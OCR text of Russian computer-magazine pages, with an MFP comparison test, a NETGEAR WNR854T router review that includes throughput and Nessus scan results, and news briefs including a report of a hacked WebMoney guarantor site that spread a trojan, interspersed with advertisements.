Белорусский гарант системы WebMoney Transfer ОАО «Технобанк» порадовал всех клиентов небольшим новшеством в своей работе. Сайт http://www.wmtransfer.by/ несколько часов распространял трояна ничего не подозревающим посетителям. Подсадили программку в результате взлома. Распространяемый троян получил имя Trojan-Downloader. HTML.Agent.ij. На момент распространения он детектировался только самым последним обновлением «Антивируса Касперского». После выявления факта взлома и удаления трояна с сайта нормальная работа системы не была восстановлена на протяжении всего дня. Почему за сайтом, на которой ежедневно заходят тысячи человек, чтобы провести там денежные операции, не было установлено должное наблюдение — неизвестно. Но после такого инцидента ОАО «Технобанк» рискует потерять статус гаранта системы WebMoney Transfer. Решение о сохранении или потере статуса в ближайшее время примет администратор системы WM Transfer Ltd.

Среди британских пенсионеров ежедневно пользуются интернетом **12 миллионов** человек.

Microsoft Visual Studio

О нас помнят

Помимо запуска трех продуктов 2008-й линейки российское подразделение Microsoft готовит в сентябре полную локализацию Visual Studio 2008. Переводу подвергнутся все редакции Visual Studio — от Visual Studio Express до Visual Studio Team Suite. После выхода локализации обновления и последующие версии сразу будут выходить на русском. Будет переведен не только интерфейс, но и документация, и вся библиотека MSDN. Для улучшения качества перевода Микрософт собирается привлечь сообщество российских разработчиков. Для полной локализации необходимо перевести 12 миллионов слов, при этом только на интерфейс необходим 1 миллион, а остальные 11 — на документацию. Также будет доступна локализация Windows Server 2008 и SQL Server 2008, которую можно будет скачать с сайта компании при предоставлении лицензионного ключа. Пакеты с локализациями Windows Server и SQL Server ждем уже в конце апреля этого года.

Выбери точный маршрут!
Мыши и клавиатуры Defender
Серия «Города Швейцарии»
3 года гарантии
S Zurich 755
Беспроводная лазерная мышь
S Bern 790
Проводная мультимедийная клавиатура
S Davos 775
Беспроводной набор "клавиатура + мышь"
Примите участие в нашей викторине и получите шанс выиграть один из беспроводных наборов серии и другие призы
Подробности смотрите на сайте www.defender.ru/promo/switzerland
defender
Удобство складывается из мелочей



АЛЕКСЕЙ ШУВАЕВ

ВОЛШЕБНАЯ КОРОБКА ИЛИ ВСЕ МОГУ

СРАВНИТЕЛЬНОЕ ТЕСТИРОВАНИЕ УСТРОЙСТВ МФУ

Количество устройств, к которым мы прибегаем для облегчения работы, растет с каждым днем. И пусть напечатать документ, сделать с него несколько копий и отправить по факсу занимает не так много времени, — с учетом увеличения скорости жизни, потраченные минуты становятся поистине бесценными. Кроме того, все эти устройства занимают жизненное пространство, которого и так вечно не хватает. Поэтому мы решили провести сравнительный тест девайсов, совмещающих в себе копир, принтер, сканер и факс (все сразу или лишь некоторые из этих устройств).

ЗАЧЕМ ЭТОТ ТЕСТ

Наверняка, в каждом доме есть фотографии. Любой студент знает, как полезно отсканировать методичку перед экзаменом, уменьшить ее или же в цифровом виде сохранить на КПК. Для этого пригодится сканер — мы проводим тесты таких устройств.

Чтобы подготовить доклад, распечатать диплом или просто пополнить домашний фотоальбом, мы пользуемся принтерами и частенько — фотопринтерами. Несмотря на более высокую цену за один отпечаток в сравнении с фото-центрами, удобство и скорость получения результата гораздо выше. Поэтому тесты принтеров мы также проводим.

А что делать, когда нужно сделать ксерокопию? Держать дома копировальный аппарат неудобно да и расточительно — вот и приходится делать копию на работе или обращаться в специализированные фирмы.

Список протестированного оборудования:

- Brother DCP350-C
- Brother MFC-260C
- Canon PIXMA MX300
- Epson Stylus Photo RX610
- HP Officejet J5520
- HP Photosmart C6283

МФУ (или Многофункциональные Устройства) совмещают в себе возможности сразу трех, а порой и четырех устройств и не очень обременительны для любого пользователя компьютера. Польза очевидна, осталось выбрать лучших из лучших.

МЕТОДИКА ТЕСТИРОВАНИЯ

Для МФУ мы решили создать специальную методику перевода качественных характеристик в измеряемые величины. За основу была выбрана система СИ с величиной измерения времени — секундой. Так как устройство должно функционировать быстро, мы проводили замер времени выполнения операции. Среди таких тестов были: печать десяти листов текста с цветными графиками и таблицами, создание черно-белой копии листа А4, создание цветной копии листа А4, сканирование листа А4 и печать цветной фотографии размером 10x15 сантиметров. Сравнив показатели, мы можем уверенно утверждать, какое МФУ работает быстрее. А имея готовые копии и фотоснимки, мы могли оценить качество печати каждого принтера. Само собой, это также имело большое значение.

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ BROTHER, EPSON, HP, CANON, LEXMARK



Brother DCP350-C

Технические характеристики:

Разрешение печати: **6000 x 1200 dpi**
Емкость лотка для бумаги: **100 листов**
ЖК-дисплей: **цветной 2-дюймовый**
Разрешение копирования: **до 600 x 1200 dpi**
Разрешение сканирования: **до 2400 x 600 dpi**
Дополнительно: **печать цифровых изображений напрямую с карт памяти Compact Flash 1, Memory Stick, Memory Stick Pro, Secure Digital, XD Picture Card plus**
Поддержка PictBridge: **да**
Вес: **7,3 кг**
Габариты: **398 x 360 x 150 мм**
Расходные материалы: **раздельные картриджи с чернилами**





Принтер производит приятное впечатление законченным аккуратным дизайном. Эргономика находится на высоком уровне, а интуитивно понятный интерфейс позволяет приступить к работе с первых минут после установки. Благодаря наличию встроенного карт-ридера, можно печатать фотографии с карт памяти. Если ты предпочитаешь отбирать фотографии на фотоаппарате, тебе понравится поддержка технологии PictBridge. Кстати, девайс разделил первое место по времени сканирования листа А4.



Низкое качество копий, выполненных девайсом, подкрепляется довольно длительным временем выполнения всех операций. Во время тестирования были замечены следующие «причуды»: после подачи команды на печать, принтер начал прочистку сопел (до этого также проходила печать) и длилась эта операция больше двух минут. При печати заметно некоторое смещение к концу листа, что, вероятно, случается из-за особенностей захвата листа бумаги. Печать фотографии также не прибавила баллов — цвета получились довольно блеклые и такую фотографию можно поместить в фотоальбом только при отсутствии альтернативы.



Brother MFC-260C

Технические характеристики:

Разрешение печати: **6000 x 1200 dpi**
Емкость лотка для бумаги: **до 100 листов**
ЖК-дисплей: **однострочный монохромный**
Разрешение копирования: **600 x 1200 dpi**
Разрешение сканирования: **600 x 2400 т/д**
Дополнительно: **печать цифровых изображений напрямую с карт памяти Compact Flash 1, Memory Stick, Memory Stick Pro, Secure Digital, XD Picture Card plus типы M и H, передача факсов из памяти/прием факсов в память (170 страниц)**
Вес: **8 кг**
Габариты: **398 x 370 x 180 мм**
Расходные материалы: **раздельные картриджи с чернилами**







Компания Brother производит и такие МФУ, которые имеют на борту факс. То есть ко всем офисным функциям добавляется возможность отправлять факсы. Кроме того, прием факсов осуществляется в память, что позволяет отказаться от использования бумаги и сразу отправлять факсы в цифровом виде. Как и предыдущее устройство от этого производителя, Brother MFC-260C располагает встроенным карт-ридером для печати фотографий непосредственно с флешек. Присутствует и порт USB для печати с фотоаппаратов. Во время тестирования мы были обрадованы относительно высокой скоростью работы девайса.



Отсутствует специальный лоток для фотобумаги, что создает трудности при печати — приходится менять бумагу. Несмотря на наличие карт-ридера, однострочный монохромный дисплей не отразит, какую фотографию печатать, да и пользователь лишен возможности предварительной подготовки и обработки кадра. Качество ксерокопий удовлетворительное, но цвета на фотографии очень блеклые и не соответствуют действительности.



По тестовым данным HP Officejet J5520 находится в аутсайдерах



И опять HP Officejet J5520 показывает максимальное время при печати



Canon PIXMA MX300

Технические характеристики:
Разрешение печати: **4800 x 1200 dpi**
Емкость лотка для бумаги: **до 100 листов**
ЖК-дисплей: **однострочный монохромный**
Разрешение копирования: **600 x 1200 dpi**
Разрешение сканирования: **600 x 2400 т/д**
Дополнительно: **PictBridge, передача факсов из памяти/прием факсов в память (50 страниц)**
Вес: **7 кг**
Габариты: **465 x 440 x 174 мм**
Расходные материалы: **раздельные картриджи с чернилами**

●●●●●●●●●○


МФУ от известного на нашем рынке производителя показал достойные результаты, как в плане скорости, так и качества. Цветные и монохромные ксерокопии получились лучшими в тесте. Удобство и простоту управления оценит любой пользователь. Негабаритный девайс работает быстро и тихо. Отдельная кнопка для запуска сканирования сразу вызывает назначенную программу и открывает в ней снимок. Крышка сканера установлена на направляющих и позволяет сканировать толстые документы. Если фотокамера поддерживает технологию PictBridge, порт USB пригодится для прямой печати. Встроенный факс-модем позволяет передавать факсимильные сообщения, а принятые — сохранять во встроенной памяти. Печать фотографий выявила высокую достоверность передачи цветов.


Однострочный монохромный дисплей отображает мало информации. Несмотря на наличие модема, разговорной трубки в комплекте нет, а ведь не все факсы работают в автоматическом режиме. На цветной ксерокопии наблюдается чередование темных и светлых полос к концу листа.




HP Photosmart C6283

Технические характеристики:
Разрешение печати: **4800 x 1200 dpi**
Емкость лотка для бумаги: **До 100 листов**
ЖК дисплей: **2,4" (6.1 см) цветной**
Разрешение копирования: **1200 x 1200 dpi**
Разрешение сканирования: **4800 x 4800 т/д**
Дополнительно: **Ethernet, Secure Digital/MultiMediaCard, CompactFlash™, Memory Stick®, Memory Stick® Duo, xD-Picture Card, устройство автоматической двусторонней печати**
Вес: **10,25 кг**
Габариты: **446 x 443 x 189мм**
Расходные материалы: **Раздельные картриджи с чернилами**


●●●●●●●●●○


HP Photosmart C6283 — это функциональное устройство с приятным дизайном и отличной эргономикой. Уже из названия модели следует, что МФУ относится к классу фотопринтеров. Хороший сканер добавляет функциональности и пригодится, например, для переноса старых фотографий в цифровой архив. Приятно, что в качестве копира, HP Photosmart C6283 работает достаточно быстро и хорошо. Краски переданы реалистично, а качество отпечатка приближается к отличному. Скорость печати текстового документа одна из самых высоких, при этом искажений цвета или смещений замечено не было. При необходимости можно воспользоваться автоматической двусторонней печатью с помощью дуплекса, который прилагается в комплекте. Печать фотографии размера 10x15 см заняла около полутора минут. Примечательно, что есть отдельный лоток для фотобумаги на 20 листов. Встроенный карт-ридер предполагает возможность прямой печати с карт памяти, а встроенными средствами можно немного подредактировать снимки перед отправкой на печать. Принтер «общается» с пользователем на русском языке посредством цветного дисплея.


Картриджи с краской очень маленькие, что предполагает частую их замену при активном использовании МФУ. Сильная вибрация при печати документов — и как следствие, необходимость в надежной фиксации поверхности, на которой установлено устройство.



Canon PIXMA MX300 показал и отрыв по времени, и достойное качество печати



Удивила МФУ Epson Stylus CX8300 — время создания копии заметно выше, чем у конкурентов

Прыщи???

А съемка через 3 дня?!!

Какой везунчик! идешь по улице, и вдруг ...БА-БАХ! попал на кастинг! они уже звонили?

Да-а... Мечта!.. Только продюсеры не звонят прыщавым парням :-(

WOW

ЧТ 1

Z-Z-Z

Тебя утвердили!!! Съемка для ролика через три дня!

ЧТО ДЕЛАТЬ?!

ЧТО ДЕЛАТЬ?!

ЧТО ДЕЛАТЬ?

Clearasil ULTRA

На, попробуй клеарасил! За 3 дня поможет!

3 через дня...

СБ 3

УРА!!! помогло!

Я его сразу приметил

MOVIE 3

А ты красавчег..

КОЖА ЗАМЕТНО ЧИЩЕ ЗА 3 ДНЯ!

CLEARASIL. ЧИСТАЯ КОЖА – УВЕРЕННОСТЬ В СЕБЕ.

ЕСЛИ НА НОСУ ВАЖНОЕ СОБЫТИЕ, А ПРЫЩИ МОГУТ ВСЕ ИСПОРТИТЬ, ПОМОЖЕТ КРЕМ ОТ ПРЫЩЕЙ CLEARASIL ULTRA! И ТЫ ВСЕГДА БУДЕШЬ УВЕРЕН В СЕБЕ!



www.clearasil.ru

Товар сертифицирован
На правах рекламы

>> ferrum





Epson Stylus Photo RX610

Технические характеристики:
Разрешение печати: **5760 x 1440 dpi**
Емкость лотка для бумаги: **До 120 листов**
ЖК дисплей: **6,3 см цветной**
Разрешение копирования: **600 x 1200 dpi**
Разрешение сканирования: **1200 x 2400 т/д**
Дополнительно: **CompactFlash, MicroDrive, Memory Stick, MagicGate Memory Stick, Memory Stick PRO, SD Card (SDHC), MicroSD, MultiMedia Card, xD-Picture Card, xD-Picture Card -M, xD-Picture Card -H, PictBridge**
Вес: 12 кг
Габариты: **446 x 432x 237 мм**
Расходные материалы: **Раздельные картриджи с чернилами**





Позиционируется устройство как универсальный домашний фотоцентр. Отсутствие факса — только подтверждает это. Аккуратный дизайн и отсутствие острых углов позволяют надеяться на приятную и долгую эксплуатацию. Epson Stylus Photo RX610 является одним из самых скоростных устройств в тесте. Качество цветной и ч/б копии можно считать хорошим. Кроме возможности копирования, сканирования и печати на различных типах бумаги, девайс обладает возможностью вывода рисунка на поверхность CD и DVD дисков — в комплект поставки входит специальная кассета для фиксации и подачи болванок. Возможна как прямая печать с флеш-карт, так и при подключении фотоаппарата к МФУ. Благодаря применению шести раздельных картриджей с чернилами разных цветов удается снизить стоимость расходных материалов и повысить качество печати. А экономичные наборы из нескольких картриджей позволяют дополнительно сэкономить до 30%. Управление достаточно удобное, а русский интерфейс подскажет, как начать работу с устройством. Скорость и качество сканирования порадовали высокими показателями.



Для того, чтобы цвета стали реалистичнее, очень желательно использовать высококачественную оригинальную фотобумагу Epson.

HP Officejet J5520

Технические характеристики:
Разрешение печати: **4800 x 1200 dpi**
Емкость лотка для бумаги: **До 100 листов**
ЖК дисплей: **2х строчный монохромный**
Разрешение копирования: **600 x 1200 dpi**
Разрешение сканирования: **1200 x 2400 т/д**
Дополнительно: **телефонная трубка, передача факсов из памяти/прием факсов в память (100 страниц)**
Вес: **5,9 кг**
Габариты: **455 x 328 x 235 мм**
Расходные материалы: **Раздельные картриджи с чернилами**





Многофункциональное устройство, которое помимо копира, принтера и сканера включает в себя высокоскоростной факс — очень удачное решение для офиса. И неудивительно, что был выбран именно «офисный» дизайн: совмещение темного и светлого цветов, монохромный дисплей. Можно назвать дизайн невыразительным, но нельзя упрекнуть в функциональности. Копир работает достаточно резво, хотя и не показал лучших результатов. Качество копий можно считать удовлетворительным. Работать с девайсом удобно в том числе потому, что автоподатчик позволяет ускорить работу со сканером-факсом и автоматизировать процесс сканирования. Приятно, что в комплект поставки включена телефонная трубка — не придется рядом с принтером ставить телефонный аппарат. Два картриджа с краской не способствуют минимизации затрат на расходники, но облегчают процесс замены носителей краски. Печать фотографии заняла немногим меньше трех минут, но результат можно оценить на твердую «**4**».



Монохромный дисплей и отсутствие карт-ридера (или хотя бы порта USB с поддержкой PictBridge) делают устройство неинтересным для домашних пользователей, но очень удобным для офисной работы.

ВЫВОДЫ

В итоге мы получили пачку использованной бумаги, стопку одинаковых фотографий и заряд положительных эмоций.
По результатам тестов победа и приз «Выбор редакции» присуждаются Epson Stylus Photo RX610. На высоте качество фотографии и удобство работы! Призом «Лучшая покупка» отмечено МФУ Canon PIXMA MX300 — всегда в радость иметь дело с действительно продуманной техникой. Впрочем, не стоит забывать и про остальные МФУ, ведь даже не получив наград, они сочетают в себе те качества, которые, возможно, тебе приглянутся.



www.foxconn.ru
www.foxconncase.ru



DigitaLife представляет новую производительную платформу





X38A

Поддержка Intel® 45nm
Работа с DDR3 & DDR2
Функция Dual Digital Audio
PCIe Gen2.0*   (* только X38A)



X38A





- Supports Intel® Core™2 Quad and Core™2 Duo processors
- Dual DDR3 1333MHz, 4GB Max. or DDR2 1066MHz, 8GB Max. **combo memory**
- 3* PCIe x16 with ATI® CrossFire™ support
- **Dual Digital Audio** multi-streaming
- **100% SOLID Capacitor** and **Ferrite Choke** design
- **Cool Pipe** cooling system
- **Foxconn Digital Connector**

P35AP-S



- Supports Intel® Core™2 Quad and Core™2 Duo processors
- Dual DDR3 1333(oc)MHz, 4GB Max. or DDR2 1066 MHz, 8GB Max. **combo memory**
- 2* PCIe x16 with ATI® CrossFire™ support
- **Dual Digital Audio** multi-streaming
- **100% SOLID Capacitor** and **Ferrite Choke** design
- **Foxconn Digital Connector**











Материнские платы Digital Life сочетают в себе высокую производительность и богатые возможности для цифровых развлечений

Дилеры:

Москва:
ProfCom - (495)730-5603; StartMaster - (495)783-4242; Ultra Electronics - (495)790-7535; Арбайт компьютерз - (495)725-8008; АРКИС - (495)980-5407; Белый ветер ЦИФРОВОЙ - (494)730-3030; Инлайн - (495)941-6161; КИБЕРТРОНИКА - (495)504-2531; Лайт Коммуникейшн - (495)956-4951; НЕОТОРГ – сеть компьютерных магазинов - (495)223-2323; Сетевая Лаборатория - (495)500-0305; Форум-Центр - (495)775-775-9; Альметьевск: Компьютерный мир - (8553)256-934;

Барнаул: К-Трейд - (3852)66-6910; **Воронеж:** Рет - (4732)77-9339; **Екатеринбург:** Space - (343)371-6568; Трилайн - (343)378-7070; **Ижевск:** Корпорация Центр - (3412)438-805; **Курск:** ФИТ (ТСК 2000) - (4712)512-501; **Новосибирск:** НЭТА - (3832)304-1010; **Пермь:** Инстар Технолоджи - (342)212-4646; **Пятигорск:** Дивиком - (8793)33-0101; **Ростов-на-Дону:** Форте - (863)267-6810; **Самара:** Аксус - (846)270-5960.

© 2007 Foxconn Electronics Inc. All rights reserved.

ИГОРЬ ФЕДЮКИН

ОБЗОР NETGEAR WNR854T



Внутренняя начинка NETGEAR WNR854T

В предыдущих обзорах мы уже рассматривали влияние шифрования на скорость беспроводного соединения. Как показывает практика, WPA2-AES шифрование съедает минимум производительности, обеспечивая высокую степень защищенности передаваемых данных. По ряду причин в прошлый раз мы не смогли сравнить скорость с WPA2-AES шифрованием с показателями в случае использования безопасности WPA-TKIP. Теперь мы провели более детальное исследование на примере уже не новой, но еще не отметившейся в нашей лаборатории модели роутера NETGEAR WNR854T.

ВНЕШНИЙ ВИД И КОМПЛЕКТАЦИЯ

Дизайн устройства остался неизменным по сравнению с предшественником — **NETGEAR WNR834B**. Все та же белоснежно-белая коробочка, напоминающая книгу, и цветные светодиоды — индикаторы состояния устройства. Их по-прежнему семь: активность питания, интернет-соединения (интерфейс WAN), беспроводного сегмента и портов LAN. С тыльной стороны находятся собственно разъемы RJ-45 WAN и LAN, гнездо питания и кнопка сброса на заводские установки.

АППАРАТНАЯ НАЧИНКА

Маршрутизатор построен на базе кристалла Marvell 88F5180. Оперативная память организована одной микросхемой — **Nanya NT5DS8M16FS-5T**

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Интерфейсы: 1xWAN (RJ-45) 10/100/1000Мбит/сек, 4xLAN (RJ-45) 10/100/1000Мбит/сек


Беспроводная точка доступа Wi-Fi: IEEE 802.11 b/g + Draft N (до 300 Мбит/сек)

Безопасность: WEP (до 128 бит), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES/TKIP+AES)

Функции роутера: NAT/NAPT, DynDNS, Static Routing, DHCP


Функции файрволла: SPI, Block Sites, Block Services

СКОРОСТЬ WI-FI В ЗАВИСИМОСТИ ОТ ТИПА ШИФРОВАНИЯ




Как видно, шифрование WPA2-AES является наиболее оптимальным с точки зрения сочетания быстродействия и безопасности

СКОРОСТЬ WI-FI (МАКСИМАЛЬНАЯ ДЛИННА ПАКЕТА / WPA2-AES)



Скорость передачи данных по Wi-Fi в зависимости от удаления ноутбука с адаптером от роутера

ПРОПУСКНАЯ СПОСОБНОСТЬ WAN-ИНТЕРФЕЙСА



На графике представлена пропускная способность в двух режимах — с использованием протокола PPTP и в режиме Static IP (NAT Only)

объемом 16 Мбайт, работающей на частоте 200 МГц (CL=3). Флеш память представляет собой чип Intel JS28F640 объемом 8 Мбайт. На плате распаяна микросхема коммутатора Marvell 88E6131 — 8-мипортовый коммутатор Gigabit Ethernet с интегрированными блоками физического уровня. Беспроводная часть устройства построена на базе чипсета **Marvell 88W8361P**.

ФУНКЦИОНАЛЬНЫЕ ВОЗМОЖНОСТИ

На WAN-интерфейсе доступно использование статических/динамических настроек IP, а также авторизации с помощью PPPoE и PPTP. В последнем случае пользователю предлагается ввести IP-адрес самого маршрутизатора и IP-адрес VPN-сервера. Ни маску сети, ни адрес шлюза задать невозможно. Это ограничивает применение маршрутизатора среди многих провайдеров, использующих авторизацию с помощью протокола PPTP. Обычно в сетях таких провайдеров VPN-сервер размещен вне пользовательского сегмента и для доступа к нему требуется задать IP-адрес шлюза. При настройке Wi-Fi можно ограничить режим работы стандартами 802.11b/g (Up to 54Mbps). Draft N активируется в двух вариантах: с 20 МГц радиоканалом (Up to 145Mbps) и 40 МГц каналом (UP to 300Mbps). Существенным недостатком настроек Wi-Fi является необходимость жесткого выбора начального частотного канала. Учитывая, что при 40 МГц канале будет использоваться еще семь частотных каналов, следующих за выбранным, велика вероятность пересечения с другими сетями в эфире (в случае с 20 МГц — еще 3 канала). Поэтому было бы предпочтительнее, чтобы роутер сам сканировал эфир и выбирал наименее «засоренный» диапазон частот. Web-интерфейс настройки довольно инертен. В большинстве случаев, для вступления в силу измененных настроек требуется перезагрузка, которая длится около минуты. Несколько раз в процессе перенастройки устройство зависало. Случалось, девайс «оживал» только после reset'а.

МЕТОДИКА ТЕСТИРОВАНИЯ

Для тестирования проводного сегмента использовался скрипт передачи пакетов максимального размера. Все измерения проводились с прошивкой версии 1.4.31.

1. При тестировании пропускной способности WAN → LAN одна из станций подключалась к одному из портов свитча (интерфейс LAN), вторая к WAN порту. Таким образом, мы получали пиковую пропускную способность для WAN интерфейса (ее можно называть скоростью NAT). Измерялась скорость однонаправленной передачи (направления WAN → LAN и LAN → WAN) и в режиме полного дуплекса (FDX).
2. Поскольку при активации интернет-соединения по протоколу PPTP создается дополнительная нагрузка на центральный процессор роутера, мы измерили пропускную способность PPTP. Для этого за WAN-интерфейсом маршрутизатора был поднят VPN-сервер. Также проверялась возможность установки VPN-соединения в случае размещения VPN-сервера вне сегмента нахождения нашего маршрутизатора.
3. Для оценки скорости Wi-Fi мы использовали PCMCIA адаптер **D-Link DWA-645**. Измерения проводились в типичной квартире из двух точек с разным удалением от роутера. В первом случае удаление не превышало одного метра, и измерялась максимальная скорость передачи данных. Во втором случае ноутбук с Wi-Fi адаптером находился от точки доступа на расстоянии десяти метров по диагонали за стеной. Чтобы оценить скоростные потери при активации шифрования, мы сделали несколько замеров с применением различных алгоритмов шифрования.
4. В качестве дополнительного исследования была проведена проверка на уязвимости со стороны WAN-интерфейса с помощью программного продукта **Tenable Nessus**. К слову, некоторые наши коллеги по ремеслу сканируют роутеры на уязвимости со стороны LAN-интерфейса. В качестве уязвимостей обычно находят открытый порт Web-сервера, FTP, telnet и SSH сервисы. Полезность этой информации, на наш взгляд, весьма сомнительна, ибо то, что открыто со стороны LAN, скорее всего и так очевидно, да и угроза чаще находится не внутри, а снаружи. Как правило, роутеры лишены каких-либо серьезных изъянов, так как не пропускают трафик извне (если не настроена трансляция портов NAPT), но иногда из-за ошибок в прошивках роутеры, к примеру, могут откликаться на запросы SNMP со стороны интерфейса WAN. Именно для поиска таких уязвимостей и проводится данное сканирование.

РЕЗУЛЬТАТЫ ТЕСТОВ

Несмотря на гигабитность WAN-порта, роутер демонстрирует производительность NAT, лишь немного превышающую 100 Мбит/сек.
В направлении WAN → LAN пропускная способность составила 144,5 Мбит/сек, в обратном — 149,2 Мбит/сек, при передаче в обе стороны — 151,9 Мбит/сек. Нельзя сказать, что результат совсем низкий, однако в нашей лаборатории уже бывали гигабитные роутеры, чья пропускная способность WAN → LAN была на уровне ~250 Мбит/сек.
Установить PPTP-соединение и снять результаты пропускной способности нам не удалось. Невзирая на статичное задание настроек IP, роутер не откликается на ping'и со стороны WAN-интерфейса и не пытается инициализировать процесс авторизации. Скорее всего, это связано с ошибками в реализации PPTP-клиента в микропрограмме устройства.

Админка

Результат тестов Wi-Fi куда более позитивен. Без шифрования с 40 МГц радиоканалом скорость беспроводного соединения находится на уровне 80-90 Мбит/сек. Как и следовало ожидать, наименьшие потери производительности наблюдаются в режиме шифрования WPA2-AES. В этом случае скорость падает до 70-80 Мбит/сек. Значительно больше ты потеряешь, если включишь WPA-TKIP криптование. В этом случае пропускная способность находится на уровне 50-60 Мбит/сек. На наш взгляд, оптимально применять WPA2-AES шифрование, так как при нем достигается высокая степень защищенности передаваемых данных и минимальные скоростные потери соединения.
Сканирование Tenable Nessus не выявило изъянов в защите маршрутизатора.



ВЫВОДЫ

Итак, что же у нас получается по итогам тестирования? Самыми существенными недостатками маршрутизаторов можно считать изъяны в их базовой функции — то есть маршрутизации. И у сегодняшнего подопытного они, к сожалению, есть. Самый значимый из них — «сырая» реализация PPTP-клиента, которая не позволяет использовать роутер с рядом провайдеров. Не понравилась нам и инертность Web-интерфейса настройки, и нестабильность работы устройства в целом. К достоинствам стоит отнести высокое быстродействие Wi-Fi и вполне адекватную цену. Учитывая возможность исправления многих озвученных ошибок программным путем, продукт может стать хорошим выбором для организации быстрого беспроводного доступа в интернет.

